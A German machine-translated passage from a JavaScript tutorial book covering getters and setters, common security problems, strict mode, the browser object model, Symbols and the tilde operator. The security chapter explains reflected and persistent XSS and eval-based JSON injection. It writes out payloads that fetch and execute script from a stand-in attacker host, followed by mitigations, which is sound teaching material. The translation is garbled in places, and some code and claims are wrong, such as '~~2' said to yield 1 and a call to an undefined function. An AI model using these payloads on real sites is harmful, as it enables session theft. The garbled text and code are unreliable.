Definieren eines Setters / Getters mit Object.defineProperty

```
var setValue;
var obj = {};
Object.defineProperty(obj, "objProperty", {
    get: function(){
        return "a value";
    },
    set: function(value){
        setValue = value;
    }
});
```

Definition von Gettern und Setters in der Klasse ES6

```
class Person {
  constructor(firstname, lastname) {
    this._firstname = firstname;
    this._lastname = lastname;
  }

  get firstname() {
    return this._firstname;
  }

  set firstname(name) {
    this._firstname = name;
  }

  get lastname() {
    return this._lastname;
  }

  set lastname(name) {
    this._lastname = name;
  }
}

let person = new Person('John', 'Doe');

console.log(person.firstname, person.lastname); // John Doe

person.firstname = 'Foo';
person.lastname = 'Bar';

console.log(person.firstname, person.lastname); // Foo Bar
```

Setter und Getter online lesen: https://riptutorial.com/de/javascript/topic/8299/setter-und-getter

Kapitel 79: Sicherheitsprobleme

Einführung

Dies ist eine Sammlung allgemeiner JavaScript-Sicherheitsprobleme wie XSS und Eval-Injection. Diese Sammlung enthält auch Informationen zur Behebung dieser Sicherheitsprobleme.

Examples

Reflektiertes Cross-Site-Scripting (XSS)

Nehmen wir an, Joe besitzt eine Website, auf der Sie sich anmelden, Welpenvideos ansehen und in Ihrem Konto speichern können.

Immer wenn ein Benutzer auf dieser Website sucht, wird er zu `https://example.com/search?q=brown+puppies` .

Wenn die Suche eines Benutzers mit nichts übereinstimmt, wird eine Nachricht wie folgt angezeigt:

> Ihre Suche (**braune Welpen**) stimmte mit nichts überein. Versuchen Sie es nochmal.

Im Backend wird diese Nachricht folgendermaßen angezeigt:

```
if(!searchResults){
    webPage += "<div>Your search (<b>" + searchQuery + "</b>), didn't match anything. Try
again.";
}
```

Wenn Alice jedoch nach `<h1>headings</h1>` sucht, erhält sie Folgendes zurück:

> Deine Suche (
>
> # Überschriften
>
>) stimmte mit nichts überein. Versuchen Sie es nochmal.

Rohes HTML:

```
Your search (<b><h1>headings</h1></b>) didn't match anything. Try again.
```

Dann sucht Alice nach `<script>alert(1)</script>` und sieht:

> Ihre Suche () stimmt mit nichts überein. Versuchen Sie es nochmal.

Und:

`<script src = "https://alice.evil/puppy_xss.js></script>really cute puppies` sucht Alice nach `<script src = "https://alice.evil/puppy_xss.js></script>really cute puppies` und kopiert den Link in ihre Adressleiste. `<script src = "https://alice.evil/puppy_xss.js></script>really cute puppies` sie Bob:

> Bob,
>
> Wenn ich nach niedlichen Welpen suche, passiert nichts!

Dann bringt Alice erfolgreich dazu, dass Bob ihr Skript ausführt, während Bob bei seinem Konto angemeldet ist.

Mitigation:

1. Entfernen Sie alle spitzen Klammern bei der Suche, bevor Sie den Suchbegriff zurückgeben, wenn keine Ergebnisse gefunden werden.
2. Geben Sie den Suchbegriff nicht zurück, wenn keine Ergebnisse gefunden werden.
3. **Fügen Sie eine Inhaltssicherheitsrichtlinie hinzu , die das Laden aktiver Inhalte aus anderen Domänen nicht zulässt**

Persistentes Cross-Site-Scripting (XSS)

Angenommen, Bob besitzt eine soziale Website, auf der Benutzer ihre Profile personalisieren können.

Alice geht auf Bobs Website, erstellt ein Konto und wechselt zu ihren Profileinstellungen. Sie setzt ihre Profilbeschreibung auf `I'm actually too lazy to write something here.`

Wenn ihre Freunde ihr Profil anzeigen, wird dieser Code auf dem Server ausgeführt:

```
if(viewedPerson.profile.description){
    page += "<div>" + viewedPerson.profile.description + "</div>";
}else{
    page += "<div>This person doesn't have a profile description.</div>";
}
```

Ergebnis in diesem HTML:

```
<div>I'm actually too lazy to write something here.</div>
```

Dann setzt Alice ihre Profilbeschreibung auf `<b>I like HTML</b>` . Wenn sie ihr Profil besucht, anstatt zu sehen

> <b> Ich mag HTML </ b>

Sie sieht

> **Ich mag HTML**

Dann setzt Alice ihr Profil auf

```
<script src = "https://alice.evil/profile_xss.js"></script>I'm actually too lazy to write
something here.
```

Immer wenn jemand ihr Profil besucht, wird Alice das Skript auf Bobs Website ausgeführt, während sie als ihr Konto angemeldet ist.

Mitigation

1. Fluchtwinkel in Profilbeschreibungen usw.
2. Speichern Sie Profilbeschreibungen in einer einfachen Textdatei, die dann mit einem Skript abgerufen wird, das die Beschreibung über `.innerText`
3. **Fügen Sie eine Inhaltssicherheitsrichtlinie hinzu , die das Laden aktiver Inhalte aus anderen Domänen nicht zulässt**

Persistent Cross-Site-Scripting aus JavaScript-String-Literalen

Angenommen, Bob besitzt eine Website, auf der Sie öffentliche Nachrichten veröffentlichen können.

Die Nachrichten werden von einem Skript geladen, das wie folgt aussieht:

```
addMessage("Message 1");
addMessage("Message 2");
addMessage("Message 3");
addMessage("Message 4");
addMessage("Message 5");
addMessage("Message 6");
```

Die Funktion `addMessage` fügt dem DOM eine veröffentlichte Nachricht hinzu. In dem Bestreben, XSS zu vermeiden, wird **jedoch HTML in gesendeten Nachrichten mit Escapezeichen versehen.**

Das Skript wird **auf dem Server** folgendermaßen generiert:

```
for(var i = 0; i < messages.length; i++){
    script += "addMessage(\"" + messages[i] + "\");";
}
```

Also postet alice eine Nachricht, die besagt: `My mom said: "Life is good. Pie makes it better. "` Wenn sie die Nachricht in der Vorschau anzeigt, wird in der Konsole ein Fehler angezeigt:

```
Uncaught SyntaxError: missing ) after argument list
```

Warum? Weil das generierte Skript so aussieht:

```
addMessage("My mom said: "Life is good. Pie makes it better. "");
```

Das ist ein Syntaxfehler. Als Alice Beiträge:

```
I like pie ");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//
```

Das erzeugte Skript sieht dann so aus:

```
addMessage("I like pie
");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//");
```

Das fügt die Nachricht hinzu, die `I like pie` , aber es **lädt** auch **herunter und führt `https://alice.evil/js_xss.js` wenn jemand Bobs Website besucht.**

Mitigation:

1. Übergeben Sie die Nachricht in JSON.stringify ().
2. Erstellen Sie eine dynamische Textdatei, die alle Nachrichten enthält, die später vom Skript abgerufen werden
3. **Fügen Sie eine Inhaltssicherheitsrichtlinie hinzu , die das Laden aktiver Inhalte aus anderen Domänen nicht zulässt**

Warum Skripte von anderen Personen Ihrer Website und ihren Besuchern schaden können

Wenn Sie nicht der Meinung sind, dass bösartige Skripts Ihre Website schädigen können, liegen **Sie falsch** . Hier ist eine Liste der möglichen schädlichen Skripts:

1. Entfernen Sie sich aus dem DOM, damit **es nicht verfolgt werden kann**
2. Stehlen Sie die Sitzungscookies der Benutzer und **ermöglichen Sie dem Skriptautor, sich als** Benutzer **anzumelden und ihn auszugeben**
3. Eine Fälschung anzeigen "Ihre Sitzung ist abgelaufen. Bitte melden Sie sich erneut an." Nachricht, **die das Kennwort des Benutzers an den Skriptautor sendet** .
4. Registrieren Sie einen Angreifer, der **bei jedem Seitenaufruf** auf dieser Website ein schädliches Skript ausführt.
5. Setzen Sie eine gefälschte Paywall ein, die verlangt, dass Benutzer **Geld** für den Zugriff auf die Website **zahlen** , die **tatsächlich an den Skriptautor geht** .

Bitte **denken** Sie **nicht, dass XSS Ihrer Website und ihren Besuchern keinen Schaden**

zufügt.

Evaluierte JSON-Injektion

Nehmen wir an, dass bei jedem Besuch einer Profilseite auf Bobs Website die folgende URL abgerufen wird:

```
https://example.com/api/users/1234/profiledata.json
```

Mit einer Antwort wie dieser:

```
{
    "name": "Bob",
    "description": "Likes pie & security holes."
}
```

Dann werden diese Daten analysiert und eingefügt:

```
var data = eval("(" + resp + ")");
document.getElementById("#name").innerText = data.name;
document.getElementById("#description").innerText = data.description;
```

Scheint gut, richtig? **Falsch.**

Was ist, wenn die Beschreibung von jemandem " `Likes XSS.");alert(1);({"name":"Alice","description":"Likes XSS.` mir `Likes XSS.");alert(1);({"name":"Alice","description":"Likes XSS.` ? `Likes XSS.");alert(1);({"name":"Alice","description":"Likes XSS.`

```
{
    "name": "Alice",
    "description": "Likes pie & security
holes.");alert(1);({"name":"Alice","description":"Likes XSS."
}
```

Und dies wird `eval` :

```
({
    "name": "Alice",
    "description": "Likes pie & security
holes.");alert(1);({"name":"Alice","description":"Likes XSS."
})
```

Wenn Sie nicht glauben, dass dies ein Problem ist, fügen Sie das in Ihre Konsole ein und sehen Sie, was passiert.

Mitagation

- **Verwenden Sie JSON.parse anstelle von eval, um JSON zu erhalten.** Verwenden Sie

eval im Allgemeinen nicht und verwenden Sie eval keinesfalls mit etwas, das ein Benutzer steuern kann. Eval erstellt einen neuen Ausführungskontext , wodurch ein **Leistungstreffer entsteht** .

- Richten Sie " und \ in den Benutzerdaten ordnungsgemäß ein, bevor Sie sie in JSON einfügen. Wenn Sie das " nur mit Escapezeichen versehen, geschieht Folgendes:

```
Hello! \"});alert(1);({
```

Wird umgewandelt in:

```
"Hello! \\"});alert(1);({"
```

Hoppla. Denken Sie daran, sowohl das \ als auch das " deaktivieren, oder verwenden Sie einfach JSON.parse.

Sicherheitsprobleme online lesen:
https://riptutorial.com/de/javascript/topic/10723/sicherheitsprobleme

Kapitel 80: So machen Sie den Iterator für die async-Callback-Funktion nutzbar

Einführung

Bei der Verwendung von asynchronem Rückruf müssen wir den Umfang berücksichtigen. **Besonders** wenn in einer Schleife. Dieser einfache Artikel zeigt, was nicht zu tun ist, und ein einfaches Arbeitsbeispiel.

Examples

Fehlerhafter Code, können Sie erkennen, warum diese Verwendung des Schlüssels zu Fehlern führt?

```
var pipeline = {};
// (...) adding things in pipeline

for(var key in pipeline) {
  fs.stat(pipeline[key].path, function(err, stats) {
    if (err) {
      // clear that one
      delete pipeline[key];
      return;
    }
    // (...)
    pipeline[key].count++;
  });
}
```

Das Problem ist, dass es nur eine Instanz von **var gibt** . Alle Rückrufe teilen dieselbe Schlüsselinstanz. Zu dem Zeitpunkt, zu dem der Rückruf ausgelöst wird, wurde der Schlüssel höchstwahrscheinlich inkrementiert und zeigt nicht auf das Element, für das wir die Werte erhalten.

Korrektes Schreiben

```
var pipeline = {};
// (...) adding things in pipeline

var processOneFile = function(key) {
  fs.stat(pipeline[key].path, function(err, stats) {
    if (err) {
      // clear that one
      delete pipeline[key];
      return;
    }
    // (...)
    pipeline[key].count++;
  });
```

```
};

// verify it is not growing
for(var key in pipeline) {
  processOneFileInPipeline(key);
}
```

Durch das Erstellen einer neuen Funktion wird der **Schlüssel** innerhalb einer Funktion festgelegt, sodass alle Rückrufe eine eigene Schlüsselinstanz haben.

So machen Sie den Iterator für die async-Callback-Funktion nutzbar online lesen: https://riptutorial.com/de/javascript/topic/8133/so-machen-sie-den-iterator-fur-die-async-callback-funktion-nutzbar

Kapitel 81: Speichereffizienz

Examples

Nachteil der Erstellung einer echten privaten Methode

Ein Nachteil der Erstellung einer privaten Methode in Javascript ist speicherintensiv, da bei jeder neuen Instanz eine Kopie der privaten Methode erstellt wird. Siehe dieses einfache Beispiel.

```
function contact(first, last) {
    this.firstName = first;
    this.lastName = last;
    this.mobile;

    // private method
    var formatPhoneNumber = function(number) {
        // format phone number based on input
    };

    // public method
    this.setMobileNumber = function(number) {
        this.mobile = formatPhoneNumber(number);
    };
}
```

Wenn Sie wenige Instanzen erstellen, verfügen sie alle über eine Kopie der Methode `formatPhoneNumber`

```
var rob = new contact('Rob', 'Sanderson');
var don = new contact('Donald', 'Trump');
var andy = new contact('Andy', 'Whitehall');
```

Daher wäre es großartig, die Verwendung privater Methoden nur dann zu vermeiden, wenn dies erforderlich ist.

Speichereffizienz online lesen: https://riptutorial.com/de/javascript/topic/7346/speichereffizienz

Kapitel 82: Strikter Modus

Syntax

- 'streng verwenden';
- "streng verwenden";
- "use strict";

Bemerkungen

Der strikte Modus ist eine in ECMAScript 5 hinzugefügte Option, um einige abwärtsinkompatible Erweiterungen zu ermöglichen. Verhaltensänderungen im "strikten Modus" -Code umfassen:

- Die Zuweisung an nicht definierte Variablen führt zu einem Fehler, anstatt neue globale Variablen zu definieren.
- Das Zuweisen oder Löschen von nicht beschreibbaren Eigenschaften (wie `window.undefined`) führt zu einem Fehler, anstatt sie im `window.undefined` auszuführen.
- Die `0777` (z. `0777`) wird nicht unterstützt.
- Die `with` Anweisung wird nicht unterstützt.
- `eval` kann keine Variablen im umgebenden Bereich erstellen.
- `.arguments` Eigenschaften `.caller` und `.arguments` Funktionen werden nicht unterstützt.
- Die Parameterliste einer Funktion darf keine Duplikate haben.
- `window` werden nicht mehr automatisch als Wert verwendet `this` .

HINWEIS : - Der " **strikte** " Modus ist NICHT standardmäßig aktiviert, als würde eine Seite JavaScript verwenden, das von Funktionen des nicht strengen Modus abhängt. Daher muss es vom Programmierer selbst aktiviert werden.

Examples

Für ganze Skripte

Der strikte Modus kann auf ganze Skripts angewendet werden, indem die Anweisung `"use strict";` vor allen anderen Aussagen.

```
"use strict";
// strict mode now applies for the rest of the script
```

Der strikte Modus ist nur in Skripts aktiviert, in denen Sie `"use strict"` . Sie können Skripts mit und ohne strikten Modus kombinieren, da der strikte Status nicht von verschiedenen Skripts gemeinsam genutzt wird.

6

Anmerkung: Der gesamte Code, der in ES2015 + -Modulen und -Klassen geschrieben wurde, ist

standardmäßig streng.

Für Funktionen

Der strikte Modus kann auch auf einzelne Funktionen angewendet werden, indem das `"use strict";` vorangestellt wird `"use strict";` Anweisung am Anfang der Funktionsdeklaration.

```
function strict() {
   "use strict";
   // strict mode now applies to the rest of this function
   var innerFunction = function () {
     // strict mode also applies here
   };
}

function notStrict() {
  // but not here
}
```

Der strikte Modus gilt auch für alle Funktionen des inneren Bereichs.

Änderungen an globalen Eigenschaften

Wenn eine Variable ohne strengen Modus zugewiesen wird, ohne mit dem Schlüsselwort `var` , `const` oder `let` initialisiert zu werden, wird sie automatisch im globalen Bereich deklariert:

```
a = 12;
console.log(a); // 12
```

Im strikten Modus wird jedoch bei jedem Zugriff auf eine nicht deklarierte Variable ein Referenzfehler ausgegeben:

```
"use strict";
a = 12; // ReferenceError: a is not defined
console.log(a);
```

Dies ist hilfreich, da in JavaScript eine Reihe möglicher Ereignisse vorhanden sind, die manchmal unerwartet sind. Im Nicht-strikten Modus führen diese Ereignisse häufig dazu, dass Entwickler glauben, dass es sich um Fehler oder unerwartetes Verhalten handelt. Wenn also der strikte Modus aktiviert wird, erzwingt jeder Fehler, der ausgelöst wird, genau, was getan wird.

```
"use strict";
                        // Assuming a global variable mistypedVariable exists
mistypedVaraible = 17; // this line throws a ReferenceError due to the
                        // misspelling of variable
```

Dieser Code im strikten Modus zeigt ein mögliches Szenario an: Er gibt einen Referenzfehler aus, der auf die Zeilennummer der Zuweisung verweist, sodass der Entwickler den Fehlertyp im Namen der Variablen sofort erkennen kann.

Im Non-Strict-Modus wird neben der Tatsache, dass kein Fehler ausgelöst wird und die Zuweisung erfolgreich durchgeführt wurde, das `mistypedVaraible` im globalen Bereich automatisch als globale Variable deklariert. Dies bedeutet, dass der Entwickler diese spezifische Zuweisung im Code manuell nachschlagen muss.

Darüber hinaus kann der Entwickler durch das Erzwingen der Deklaration von Variablen nicht versehentlich globale Variablen in Funktionen deklarieren. Im nicht-strikten Modus:

```
function foo() {
   a = "bar"; // variable is automatically declared in the global scope
}
foo();
console.log(a); // >> bar
```

Im strikten Modus muss die Variable explizit deklariert werden:

```
function strict_scope() {
   "use strict";
   var a = "bar"; // variable is local
}
strict_scope();
console.log(a); // >> "ReferenceError: a is not defined"
```

Die Variable kann auch außerhalb und nach einer Funktion deklariert werden, um sie beispielsweise im globalen Gültigkeitsbereich verwenden zu können:

```
function strict_scope() {
   "use strict";
   a = "bar"; // variable is global
}
var a;
strict_scope();
console.log(a); // >> bar
```

Änderungen an den Eigenschaften

Der strikte Modus verhindert auch das Löschen nicht wiederherstellbarer Eigenschaften.

```
"use strict";
delete Object.prototype; // throws a TypeError
```

Die obige Anweisung würde einfach ignoriert, wenn Sie nicht den strikten Modus verwenden. Jetzt wissen Sie, warum sie nicht wie erwartet ausgeführt wird.

Es verhindert auch, dass Sie eine nicht erweiterbare Eigenschaft erweitern.

```
var myObject = {name: "My Name"}
Object.preventExtensions(myObject);

function setAge() {
    myObject.age = 25;   // No errors
```

```
}

function setAge() {
    "use strict";
    myObject.age = 25;  // TypeError: can't define property "age": Object is not extensible
}
```

Verhalten der Argumentliste einer Funktion

`arguments` Objekt verhalten sich im *strengen* und *nicht strengen* Modus unterschiedlich. Im *nicht-strengen* Modus spiegelt das `argument` die Änderungen im Wert der vorhandenen Parameter wider. Im *strengen* Modus werden jedoch Änderungen des Parameterwerts nicht im `argument` angezeigt.

```
function add(a, b){
    console.log(arguments[0], arguments[1]); // Prints : 1,2

    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // Prints : 5,10
}

add(1, 2);
```

Für den obigen Code wird das `arguments` geändert, wenn wir den Wert der Parameter ändern. Für den *strikten* Modus wird dasselbe jedoch nicht angezeigt.

```
function add(a, b) {
    'use strict';

    console.log(arguments[0], arguments[1]); // Prints : 1,2

    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // Prints : 1,2
}
```

Wenn einer der Parameter `undefined` ist und wir versuchen, den Parameterwert sowohl im *strikten Modus* als auch im *nicht strengen* Modus zu ändern, bleibt das `arguments` unverändert.

Strikter Modus

```
function add(a, b) {
    'use strict';

    console.log(arguments[0], arguments[1]); // undefined,undefined
                                             // 1,undefined
    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // undefined,undefined
                                             // 1, undefined
}
add();
// undefined,undefined
// undefined,undefined
```

```
add(1)
// 1, undefined
// 1, undefined
```

Nicht strikter Modus

```
function add(a,b) {

    console.log(arguments[0],arguments[1]);

    a = 5, b = 10;

    console.log(arguments[0],arguments[1]);
}
add();
// undefined,undefined
// undefined,undefined

add(1);
// 1, undefined
// 5, undefined
```

Doppelte Parameter

Im strengen Modus können Sie keine doppelten Funktionsparameternamen verwenden.

```
function foo(bar, bar) {}  // No error. bar is set to the final argument when called

"use strict";
function foo(bar, bar) {}; // SyntaxError: duplicate formal argument bar
```

Funktionsumfang im strikten Modus

Im strengen Modus sind Funktionen, die in einem lokalen Block deklariert sind, außerhalb des Blocks nicht zugänglich.

```
"use strict";
{
  f(); // 'hi'
  function f() {console.log('hi');}
}
f(); // ReferenceError: f is not defined
```

Funktionsumfang Deklarationen von Funktionen im strengen Modus haben dieselbe Bindungsart wie `let` oder `const` .

Nicht einfache Parameterlisten

```
function a(x = 5) {
  "use strict";
}
```

ist ein ungültiges JavaScript und wirft einen `SyntaxError` weil Sie die Direktive `"use strict"` in einer Funktion mit einer Liste nicht einfacher Parameter wie der obigen nicht verwenden können - Standardzuweisung `x = 5`

Nicht einfache Parameter umfassen -

- Standardzuweisung

```
function a(x = 1) {
  "use strict";
}
```

- Zerstörung

```
function a({ x }) {
  "use strict";
}
```

- Restparams

```
function a(...args) {
  "use strict";
}
```

Strikter Modus online lesen: https://riptutorial.com/de/javascript/topic/381/strikter-modus

Kapitel 83: Stückliste (Browser-Objektmodell)

Bemerkungen

Weitere Informationen zum Window-Objekt finden Sie unter MDN .


Die `window.stop()` -Methode wird in Internet Explorer nicht unterstützt.

Examples

Einführung

Die Stückliste (Browser Object Model) enthält Objekte, die das aktuelle Browserfenster und die aktuellen Komponenten darstellen. Objekte, die Dinge wie die *Geschichte, den Bildschirm des Geräts* usw. modellieren

Das oberste Objekt in BOM ist das `window` , das das aktuelle Browserfenster oder die aktuelle Registerkarte darstellt.



- **Dokument:** repräsentiert die aktuelle Webseite.
- **Verlauf:** repräsentiert Seiten im Browserverlauf.
- **Location: steht für** die URL der aktuellen Seite.
- **Navigator:** stellt Informationen zum Browser dar.
- **Bildschirm:** Zeigt die Anzeigeinformationen des Geräts an.

Fensterobjektmethoden

Das wichtigste Objekt im `Browser Object Model` ist das Fensterobjekt. Es hilft beim Zugriff auf Informationen über den Browser und seine Komponenten. Für den Zugriff auf diese Funktionen gibt es verschiedene Methoden und Eigenschaften.

Methode	Beschreibung
window.alert ()	Erzeugt ein Dialogfeld mit einer Meldung und einer OK-Schaltfläche
window.blur ()	Entferne den Fokus vom Fenster

Methode	Beschreibung
window.close ()	Schließt ein Browserfenster
window.confirm ()	Erstellt ein Dialogfeld mit einer Meldung, einer OK-Schaltfläche und einer Abbruch-Schaltfläche
window.getComputedStyle ()	Erhalten Sie CSS-Stile, die auf ein Element angewendet werden
window.moveTo (x, y)	Bewegen Sie den linken und oberen Rand eines Fensters zu den angegebenen Koordinaten
window.open ()	Öffnet ein neues Browserfenster mit der als Parameter angegebenen URL
window.print ()	Sagt dem Browser, dass der Benutzer den Inhalt der aktuellen Seite drucken möchte
window.prompt ()	Erstellt ein Dialogfeld zum Abrufen von Benutzereingaben
window.scrollBy ()	Scrollt das Dokument um die angegebene Anzahl Pixel
window.scrollTo ()	Scrollt das Dokument zu den angegebenen Koordinaten
window.setInterval ()	Wiederholt in bestimmten Abständen etwas
window.setTimeout ()	Machen Sie etwas nach einer bestimmten Zeit
window.stop ()	Stoppen Sie das Fenster

Fensterobjekteigenschaften

Das Fensterobjekt enthält die folgenden Eigenschaften.

Eigentum	Beschreibung
window.closed	Ob das Fenster geschlossen wurde
Fensterlänge	Anzahl der `<iframe>` -Elemente im Fenster
window.name	Ruft den Namen des Fensters ab oder legt diesen fest
window.innerHeight	Höhe des Fensters
window.innerWidth	Breite des Fensters
window.screenX	X-Koordinate des Zeigers relativ zur oberen linken Ecke des Bildschirms

Eigentum	Beschreibung
window.screenY	Y-Koordinate des Zeigers relativ zur oberen linken Ecke des Bildschirms
window.location	Aktuelle URL des Fensterobjekts (oder lokaler Dateipfad)
Fenstergeschichte	Verweis auf das Verlaufsobjekt für das Browserfenster oder die Registerkarte.
Fensterscheibe	Referenz auf das Bildschirmobjekt
window.pageXOffset	Entfernungsdokument wurde horizontal gescrollt
window.pageYOffset	Entfernungsdokument wurde vertikal gescrollt

Stückliste (Browser-Objektmodell) online lesen:
https://riptutorial.com/de/javascript/topic/3986/stuckliste--browser-objektmodell-

Kapitel 84: Symbole

Syntax

- Symbol()
- Symbol (Beschreibung)
- Symbol.toString ()

Bemerkungen

ECMAScript 2015-Spezifikation 19.4 Symbole

Examples

Grundlagen des primitiven Symboltyps

`Symbol` ist ein neuer primitiver Typ in ES6. Symbole werden hauptsächlich als **Eigenschaftsschlüssel verwendet.** Eine ihrer Hauptmerkmale besteht darin, dass sie *eindeutig sind* , auch wenn sie dieselbe Beschreibung haben. Dies bedeutet, dass sie nie mit anderen Namen, die ein `symbol` oder eine `string` sind, in Konflikt stehen.

```
const MY_PROP_KEY = Symbol();
const obj = {};

obj[MY_PROP_KEY] = "ABC";
console.log(obj[MY_PROP_KEY]);
```

In diesem Beispiel wäre das Ergebnis von `console.log ABC` .

Sie können auch Symbole benannt haben wie:

```
const APPLE    = Symbol('Apple');
const BANANA   = Symbol('Banana');
const GRAPE    = Symbol('Grape');
```

Jeder dieser Werte ist eindeutig und kann nicht überschrieben werden.

Die `(description)` eines optionalen Parameters `(description)` beim Erstellen von Grundsymbolen kann zum Debuggen verwendet werden, jedoch nicht zum Zugriff auf das Symbol selbst (siehe das `Symbol.for()` Beispiel für eine Möglichkeit, globale gemeinsam genutzte Symbole zu registrieren / `Symbol.for()`).

Umwandlung eines Symbols in einen String

Im Gegensatz zu den meisten anderen JavaScript-Objekten werden Symbole beim Verketten nicht automatisch in eine Zeichenfolge konvertiert.

```
let apple = Symbol('Apple') + ''; // throws TypeError!
```

Stattdessen müssen sie bei Bedarf explizit in eine Zeichenfolge konvertiert werden (z. B., um eine Textbeschreibung des Symbols zu erhalten, das in einer Debug-Nachricht verwendet werden kann), indem sie die `toString` Methode oder den `String` Konstruktor verwenden.

```
const APPLE = Symbol('Apple');
let str1 = APPLE.toString(); // "Symbol(Apple)"
let str2 = String(APPLE);    // "Symbol(Apple)"
```

Verwenden von Symbol.for () zum Erstellen globaler, gemeinsamer Symbole

Mit der `Symbol.for` Methode können Sie globale Symbole nach Namen registrieren und nachschlagen. Beim ersten Aufruf mit einem bestimmten Schlüssel wird ein neues Symbol erstellt und der Registrierung hinzugefügt.

```
let a = Symbol.for('A');
```

`Symbol.for('A')` Sie das nächste Mal `Symbol.for('A')` aufrufen, wird *dasselbe Symbol* anstelle eines neuen *Symbols* zurückgegeben (im Gegensatz zu `Symbol('A')` wodurch ein neues, eindeutiges Symbol entsteht, das die gleiche Beschreibung hat).

```
a === Symbol.for('A') // true
```

aber

```
a === Symbol('A') // false
```

Symbole online lesen: https://riptutorial.com/de/javascript/topic/2764/symbole

Kapitel 85: Tilde ~

Einführung

Der Operator ~ betrachtet die binäre Darstellung der Werte des Ausdrucks und führt eine bitweise Negation durch.

Jede Ziffer, die im Ausdruck eine 1 ist, wird im Ergebnis eine 0. Jede Ziffer, die im Ausdruck eine 0 ist, wird im Ergebnis eine 1.

Examples

~ Ganzzahl

Das folgende Beispiel veranschaulicht die Verwendung des bitweisen NOT-Operators (~) für ganzzahlige Zahlen.

```
let number = 3;
let complement = ~number;
```

Ergebnis der `complement` gleich -4;

Ausdruck	Binärer Wert	Dezimalwert
3	`00000000 00000000 00000000 00000011`	3
~ 3	`11111111 11111111 11111111 11111100`	-4

Um dies zu vereinfachen, können wir es uns als Funktion `f(n) = -(n+1)` .

```
let a = ~~2; // a is now 1
let b = ~~1; // b is now 0
let c = ~0;  // c is now -1
let d = ~1;  // d is now -2
let e = ~2;  // e is now -3
```

~~ Betreiber

Double Tilde `~~` führt zwei mal bitweise NICHT aus.

Das folgende Beispiel veranschaulicht die Verwendung des bitweisen NOT-Operators (~~) für Dezimalzahlen.

Um das Beispiel einfach zu halten, wird die Dezimalzahl `3.5` verwendet, da es sich um eine einfache Darstellung im Binärformat handelt.

```
let number = 3.5;
let complement = ~number;
```

Ergebnis der `complement` gleich -4;

